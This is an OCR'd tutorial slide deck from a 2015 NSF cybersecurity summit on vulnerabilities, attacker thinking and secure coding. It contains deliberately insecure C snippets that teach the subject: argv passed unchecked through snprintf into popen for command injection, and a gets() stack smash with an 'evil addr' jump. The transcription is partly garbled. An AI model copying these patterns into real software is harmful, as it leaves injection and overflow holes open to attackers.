Vulnerabilities, Threats, and Secure Coding Practices

Barton P. Miller

Computer Sciences Department
University of Wisconsin

bart@cs.wisc.edu

Elisa Heymann

Computer Sciences Department
University of Wisconsin
&
Universitat Autònoma de Barcelona

elisa@cs.wisc.edu

NSF CyberSecurity Summit 2015
Arlington, August 17 2015

What do we do

- Assess Middleware: Make cloud/grid software more secure
- Train: We teach tutorials for users, developers, sys admins, and managers
- Research: Make in-depth assessments more automated and improve quality of automated code analysis

http://www.cs.wisc.edu/mist/papers/VAshort.pdf

Our History

2001: "Playing Inside the Black Box" paper, first demonstration of hijacking processes in the Cloud.

2004: First formal funding from US NSF.

2004: First assessment activity, based on Condor, and started development of our methodology (FPVA).

2006: Start of joint effort between UW and UAB.

2006: Taught first tutorial at San Diego Supercomputer Center.

2007: First NATO funding, jointly to UAB, UW, and Ben Gurion University.

2008: First authoritative study of automated code analysis tools.

2009: Published detailed report on our FPVA methodology.

2009: U.S. Dept. of Homeland Security funding support.

2012: DHS Software Assurance Marketplace (SWAMP) research center.

Our experience includes

Condor, University of Wisconsin
Batch queuing workload management system
15 vulnerabilities 600 KLOC of C and C++

Google Chrome, Google
Web browser
1 vulnerability 2396 KLOC of C and C++

MyProxy, NCSA
Credential Management System
5 vulnerabilities 25 KLOC of C

Wireshark, wireshark.org
Network Protocol Analyzer
2 vulnerabilities 2400 KLOC of C

Gratia Condor Probe, FNAL and Open Science Grid
Feeds Condor Usage into Gratia Accounting System
3 vulnerabilities 1.7 KLOC of Perl and Bash

VOMS Admin, INFN
Web management interface to VOMS data
4 vulnerabilities 35 KLOC of Java and PHP

Overview

- Some basics and terminology
- Thinking like an attacker
  - "Owning the bits"
- Thinking like an analyst
  - A brief overview of in-depth vulnerability assessment
- Thinking like a programmer/designer
  - Secure programming techniques

Basics & Terminology

- Have a common vocabulary.
- “Language shapes thought".

What is Software Security?

- Software security means protecting software against malicious attacks and other risks.
- Security is necessary to provide availability, confidentiality, and integrity.

What is a Vulnerability?

"A vulnerability is a defect or weakness in system security procedures, design, implementation, or internal controls that can be exercised and result in a security breach or violation of security policy."

- **Gary McGraw, *Software Security***

What is a Vulnerability?

A weakness allowing a principal (e.g. a user) to gain access to or influence a system beyond the intended rights.

- Unauthorized user can gain access.
- Authorized user can:
  - gain unintended privileges – e.g. root or admin.
  - damage a system.
  - gain unintended access to data or information.
  - delete or change another user’s data.
  - impersonate another user.

What is a Weakness (or Defect or Bug)?

"Software bugs are errors, mistakes, or oversights in programs that result in unexpected and typically undesirable behavior."

The Art of Software Security Assessment

- Vulnerabilities are a subset of weaknesses.
- Almost all software analysis tools find weaknesses not vulnerabilities.

What is an Exploit?

“The process of attacking a vulnerability in a program is called exploiting.”

The Art of Software Security Assessment

- **Exploit: The attack can come from a program or script.**


Cost of Insufficient Security

- Attacks are expensive and affect assets:
  - Management.
  - Organization.
  - Process.
  - Information and data.
  - Software and applications.
  - Infrastructure.
  - Financial capital.
  - Reputation.
  - Intellectual property.
  - Network resources.
  - Digital identities.
  - Services.


Thinking about an Attack: *Owning* the Bits

“Dark Arts”
and
“Defense Against the Dark Arts”

Learn to Think Like an Attacker



The Path of an Attack



```
...
snprintf(buf,"/bin/mail %s", argv[i])
...
```

```
p = requesttable;
while (p != (struct table *)0)
{
   if (p->entrytype == PEER_MEET)
   {
      found = (!(strcmp (her, p->me)) &&
                !(strcmp (me, p->her)));
                 }
      else if (p->entrytype == PUTSERVER)
      {
         found = !(strcmp (her, p->me));
      }
      if (found)
         return (p);
      else
         p = p->next;
   }
   return ((struct table *) 0);
```

```
...
popen(buf, "w")
...
```

An Exploit through the Eyes of an Attacker

Exploit, redefined:

– A manipulation of a program's internal state in a way not anticipated (or desired) by the programmer.

Start at the user's entry point to the program: the *attack surface:*

– Network input buffer
– Field in a form
– Line in an input file
– Environment variable
– Program option
– Entry in a database
– ...

Attack surface: the set of points in the program's interface that can be controlled by the user.

An Exploit through the Eyes of an Attacker

Follow the *data and control flow* through the program, observing what state you can control:


- Control flow: what branching and calling paths are affected by the data originating at the attack surface?
- Data flow: what variables have all or part of their value determined by data originating at the attack surface?

Sometimes it’s a combination:

```
if (inputbuffer[1] == 'a')
  val = 3;
else
  val = 25;
```

`val` is dependent on `inputbuffer[1]` even though it’s not directly assigned.

The Path of an Attack



```
...
snprintf(buf,"/bin/mail %s", argv[i])
...
```

The Attack Surface

```
p = requesttable;
while (p != (struct table *)0)
{
   if (p->entrytype == PEER_MEET)
   {
      found = (!(strcmp (her, p->me)) &&
               !(strcmp (me, p->her)));
                }
      else if (p->entrytype == PUTSERVER)
      {
         found = !(strcmp (her, p->me));
      }
      if (found)
         return (p);
      else
         p = p->next;
   }
   return ((struct table *) 0);
```

The Impact Surface


```
...
popen(buf, "w")
...
```

An Exploit through the Eyes of an Attacker

The goal is to end up at points in the program where the attacker can override the intended purpose. These points are the *impact surface:*

- Unconstrained execution (e.g., exec’ing a shell)
- Privilege escalation
- Inappropriate access to a resource
- Acting as an imposter
- Forwarding an attack
- Revealing confidential information
- …

The Path of an Attack



```
...
snprintf(buf,"/bin/mail %s", argv[i])
...
```

The Attack Surface

```
p = requesttable;
while (p != (struct table *)0)
{
   if (p->entrytype == PEER_MEET)
   {
      found = (!(strcmp (buf, p->me)) &&
               !(strcmp (me, p->her)));
               }
      else if (p->entrytype == PUTSERVER)
      {
         found = !(strcmp (buf, p->me));
      }
      if (found)
         return (p);
      else
         p = p->next;
   }
   return ((struct table *) 0);
```

The Impact Surface


```
...
popen(buf, "w")
...
```

The Classic: A Stack Smash

```
int foo()
{
   char buffer[100];
   int i, j;
   …

   gets(buffer);

   …
   return(strlen(buffer));
   jmp <evil addr>
}
```



An Exploit through the Eyes of an Attacker

The stack smashing example is a simple and obvious one:

- The input directly modified the target internal state...

  ... no dependence on complex control or data flows.
- The attacker owned all the target bits, so had complete control over the destination address.
- No randomization
- No internal consistency checks
- No modern OS memory protection
- No timing issues or races

Evaluation: Finding Bits to Own

So, how do you find vulnerabilities in the face of these complexities?

- Complex flows:
  - *Taint analysis:* execute program in special simulation that tracks data from input buffers through execution, marking all the data and control-flow decisions affected by the data.
  - *Fuzz testing*: using unstructured or partially structured random input to try to crash the program.

    Reliability is the foundation of security.

    We'll talk more about fuzzing towards the end of the class.
- Randomness:
  - Repeated attempts: Sometimes patience is all that you need.
  - Grooming: A sequence of operations that bring the program to a known state, e.g.:
    - Cause a library to be loaded at a known address.
    - Cause the heap to start allocating at a know address.
    - Heap sprays: repeated patterns of code/data written to the heap so that at least one copy is in a useful place.

Slide 23

bpm1 Should a include a slide on taint analysis?
Barton P. Miller, 12/4/2012

Thinking Like an Analyst

Things That We All Know

- All software has vulnerabilities.
- Critical infrastructure software is complex and large.
- Vulnerabilities can be exploited by both authorized users and by outsiders.

Key Issues for Security

- Need independent assessment
  - Software engineers have long known that testing groups must be independent of development groups
- Need an assessment process that is NOT based on known vulnerabilities
  - Such approaches will not find new types and variations of attacks

Key Issues for Security

- Automated Analysis Tools have Serious Limitations:
  - While they help find some local errors, they
    - MISS significant vulnerabilities (false negatives)
    - Produce voluminous reports (false positives)
- Programmers must be security-aware
  - Designing for security and the use of secure practices and standards does not guarantee security.

Addressing these Issues

- We must evaluate the security of our code
  - The vulnerabilities are there and we want to find them first.
- Assessment isn’t cheap
  - Automated tools create an illusion of security.
- You can’t take shortcuts
  - Even if the development team is good at testing, they can’t do an effective assessment of their own code.

Addressing these Issues

